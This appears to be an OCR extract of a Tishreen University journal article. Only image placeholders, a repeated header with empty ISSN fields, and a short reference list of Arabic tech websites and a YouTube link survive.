
Print ISSN: Online ISSN: **Tishreen University**







Print ISSN: Online ISSN: **Tishreen University**







Print ISSN: Online ISSN: **Tishreen University**





Print ISSN: Online ISSN: **Tishreen University**





Print ISSN: Online ISSN: **Tishreen University**

References

[1] https://e3arabi.com/

[2] https://it-solutions.center/

[3] https://arabicprogrammer.com/

[4] https://youtu.be/gnTKFstuWsk/